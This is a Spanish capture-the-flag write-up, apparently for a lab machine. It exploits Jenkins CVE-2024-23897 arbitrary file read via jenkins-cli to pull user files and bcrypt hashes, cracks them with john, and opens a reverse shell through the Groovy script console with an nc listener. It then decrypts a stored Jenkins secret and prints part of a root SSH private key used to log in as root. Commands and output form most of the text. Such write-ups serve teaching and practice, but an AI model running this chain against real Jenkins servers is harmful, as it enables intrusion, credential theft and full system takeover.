
```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo docker ps
[sudo] password for kali:
CONTAINER ID   IMAGE                    COMMAND                  CREATED        STATUS         PORTS                    NAMES
ecf86df0ac6c   jenkins/jenkins:lts-jdk17   "/usr/bin/tini -- /u…"   4 minutes ago   Up 4 minutes   0.0.0.0:8080→8080/tcp,
```

Accedemos al puerto 8080 de mi maquina local donde se encuentra jenkins, insertamos la contraseña del usuario administrador y instalamos los plugins necesarios:




Creamos un usuario:

Ya tendriamos jenkins instalado en nuestra maquina:



Podemos acceder al docker de jenkins a traves de la terminal. Para ello introducimos el nombre del docker de forma interactiva ejecutando una bash:

```
docker exec -it *nombre* bash
```



Si buscamos la palabra "hacker" de forma recursiva podemos ver donde se almacena para ver si en ese lugar se encuentran las credenciales:

```
users/users.xml:      <string>hacker</string>
users/users.xml:      <string>hacker_15568000512667484404</string>
users/hacker_15568000512667484404/config.xml:  <id>hacker</id>
users/hacker_15568000512667484404/config.xml:  <fullName>hacker</fullName>
users/hacker_15568000512667484404/config.xml:      <emailAddress>hacker@hacker.com</emailAddress>
```

Tenemos 2 archivos en la que mencionan la palabra hacker. En la que se muestra la contraseña es en el archivo `users/hacker_15568000512667484404/config.xml`

```
</hudson.model.PaneStatusProperties>
<jenkins.security.seed.UserSeedProperty>
  <seed>37646fc895cabeeb</seed>
</jenkins.security.seed.UserSeedProperty>
<hudson.search.UserSearchProperty>
  <insensitiveSearch>true</insensitiveSearch>
</hudson.search.UserSearchProperty>
<io.jenkins.plugins.thememanager.ThemeUserProperty plugin="theme-manager@262.vc57ee4a_eda_5d"/>
<hudson.model.TimeZoneProperty/>
<jenkins.model.experimentalflags.UserExperimentalFlagsProperty>
  <flags/>
</jenkins.model.experimentalflags.UserExperimentalFlagsProperty>
<hudson.security.HudsonPrivateSecurityRealm_-Details>
  <passwordHash>#jbcrypt:$2a$10$opPXxoEKgAiwjA2bw5wXjeSlPCluivFLdEugA5UiUNhfWFWkNF5uC</passwordHash>
```

Podemos crackearla para ver si es la que hemos introducido:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
p@ssw0rd         (?)
1g 0:00:01:20 DONE (2025-01-07 12:52) 0.01246g/s 140.3p/s 140.3c/s 140.3C/s yamaha1..october21
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

El problema es que no sabemos cual es la conbinacion de numeros que contiene el archivo de `users/hacker_??????????????????/config.xml`. Pero si vemos el contenido del otro archivo que mencioaba la parabra "hacker" en `users/users.xml` , en su interior podemos ver que se encuentra la conbinacion de numeros que necesitamos:

```
jenkins@ecf86df0ac6c:~$ cat users/users.xml
<?xml version='1.1' encoding='UTF-8'?>
<hudson.model.UserIdMapper>
  <version>1</version>
  <idToDirectoryNameMap class="concurrent-hash-map">
    <entry>
      <string>hacker</string>
      <string>hacker_15568000512667484404</string>
    </entry>
  </idToDirectoryNameMap>
```

Vamos a hacer lo mismo en la maquina victima, primero vamos a apuntar al archivo `users/users.xml` para saber el usuario y la conbinacion de numeros:

```
┌──(kali㉿kali)-[~/Downloads/CVE-2024-23897]
└─$ java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @/var/jenkins_home/users/users.xml
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
<?xml version='1.1' encoding='UTF-8'?>: No such agent "<?xml version='1.1' encoding='UTF-8'?>" exists.
      <string>jennifer_12108429903186576833</string>: No such agent "      <string>jennifer_12108429903186576833</string>" exists.
  <idToDirectoryNameMap class="concurrent-hash-map">: No such agent "  <idToDirectoryNameMap class="concurrent-hash-map">" exists.
    <entry>: No such agent "    <entry>" exists.
      <string>jennifer</string>: No such agent "      <string>jennifer</string>" exists.
  <version>1</version>: No such agent "  <version>1</version>" exists.
</hudson.model.UserIdMapper>: No such agent "</hudson.model.UserIdMapper>" exists.
  </idToDirectoryNameMap>: No such agent "  </idToDirectoryNameMap>" exists.
<hudson.model.UserIdMapper>: No such agent "<hudson.model.UserIdMapper>" exists.
    </entry>: No such agent "    </entry>" exists.
```


Ahora que sabemos el nombre de usuario y la combinacion de numeros vamos a localizar el otro archivo donde se encuentra la contraseña de jenkins:

```
    <io.jenkins.plugins.thememanager.ThemeUserProperty plugin="theme-manager@215.vc1ff18d679
nager@215.vc1ff18d67920"/>" exists.
      <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a</p
7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>" exists.
```

Encontramos la contraseña, vamos a crackearala:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princess         (?)
1g 0:00:00:00 DONE (2025-01-07 13:06) 5.000g/s 135.0p/s 135.0c/s 135.0C/s 123456..chocolate
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ahora podemos acceder a jenkins con las claves de jennifer:



Como podemos acceder a "manage jenkins" y a "script console" podemos ejecutar una reverse shell a traves de los groovy scripts:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.11.10] 57144
whoami
jenkins
```

ESCALADA DE PRIVILEGIOS


Si vemos que IP corresponde a la maquina victima nos damos cuenta que estamos ante un docker:

```
jenkins@0f52c222a4cc:~$ hostname -I
172.17.0.2
```


Si recordamos, habia una ruta en jenkins donde podiamos ver algo realicionado con "credentials":




Ahi tenemos una clave. Nos pone replace pero si la sustituimos no se sustituye en la maquina victima, solo en jenkins. Puede ser que a nivel de codigo nos revele el contenido. Vamos a inspeccionar:



En su interior vemos una clave entre corchetes. Vamos a buscar como desencriptar esa clave:



Nos explica una situacion parecida:



In my case the encrypted secret is `{AQAAABAAAAAgPT7JbBVgyWiivobt0CJEduLyP0lB3uyTj+D5WBvVk6jyG6BQFPYGN4Z3VJN2JLDm}`.

To decrypt any credentials we can use Jenkins console which requires admin privileges to access.

> If you don't have admin privileges, try to elevate your permissions by looking for an admin user in `Global` credentials first.

To open `Script Console` navigate to `http://localhost:8080/script`.

Tell jenkins to decrypt and print out the secret value:

```
println hudson.util.Secret.decrypt("{AQAAABAAAAAgPT7JbBVgyWiivobt0CJEduLyP0lB3
```

Introducimos la clave que hemos obtenido dentro de `println hundson.util.Secret.decrypt("contenido")`:

```
1 println hudson.util.Secret.decrypt("{AQAAABAAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5frZLu
```

Result

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAt3G9oUyouXj/0CLya9Wz7Vs31bC4rdvgv7n9PCwrApm8PmGCSLgv
Up2m70MKGF5e+s1KZZw7gQbVHRI0U+2t/u8A5dJJsU9DVf9w54N08IjvPK/cgFEYcyRXWA
EYz0+41fcDjGyzO9dlNlJ/w2NRP2xFg4+vYxX+tpq6G5Fnhhd5mCwUyAu7VKw4cVS36CNx
vqAC/KwFA8y0/s24T1U/sTj2xTaO3wlIrdQGPhfY0wsuYIVV3gHGPyY8bZ2HDdES5vDRpo
Fzwi85aNunCzvSQrnzpdrelqgFJc3UPV8s4yaL9JO3+s+akLr5YvPhIWMAmTbfeT3BwgMD
vUzyyF8wzh9Ee1J/6WyZbJzlP/Cdux9ilD88piwR2PulQXfPj6omT059uHGB4Lbp0AxRXo
L0gkxGXkcXYgVYgQlTNZsK8DhuAr0zaALkFo2vDPcCC1sc+FYTO1g2SOP4shZEkxMR1To5
yj/fRqtKvoMxdEokIVeQesj1YGvQqGCXNIchhfRNAAAFiNdpesPXaXrDAAAAB3NzaC1yc2
EAAAGBALdxvaFMqLl4/9Ai8mvVs+1bN9WwuK3b4L+5/TwsKwKZvD5hgki4L1Kdpu9DChhe
XvrNSmWcO4EG1R0SNFPtrf7vAOXSSbFPQ1X/cOeDdPCI7zyv3IBRGHMkV1gBGM9PuNX3A4
xsszvXZTZSf8NjUT9sRYOPr2MV/raauhuRZ4YXeZgsFMgLu1SsOHFUt+gjcb6gAvysBQPM
tP7NuE9VP7E49sU2jt8JSK3UBj4X2NMLLmCFVd4Bxj8mPG2dhw3REubw0aaBc8IvOWjbpw
s70kK586Xa3paoBSXN1D1fLOMmi/STt/rPmpC6+WLz4SFjAJk233k9wcIDA71M8shfMM4f
RHtSf+lsmWyc5T/wnbsfYpQ/PKYsEdj7pUF3z4+qJk9OfbhxgeC26dAMUV6C9IJMRl5HF2
```

Como esta clave se encontraba dentro de un directorio llamado "root" imagino que sera la clave id_rsa del usuario root. La compiamos, le damos el permiso 600 y accedemos a traves de ssh:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh root@10.10.11.10 -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-94-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Tue Jan  7 05:42:27 PM UTC 2025

  System load:              0.0068359375
  Usage of /:               66.7% of 5.81GB
  Memory usage:             41%
  Swap usage:               0%
  Processes:                219
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.10.11.10
  IPv6 address for eth0:    dead:beef::250:56ff:feb0:6e58


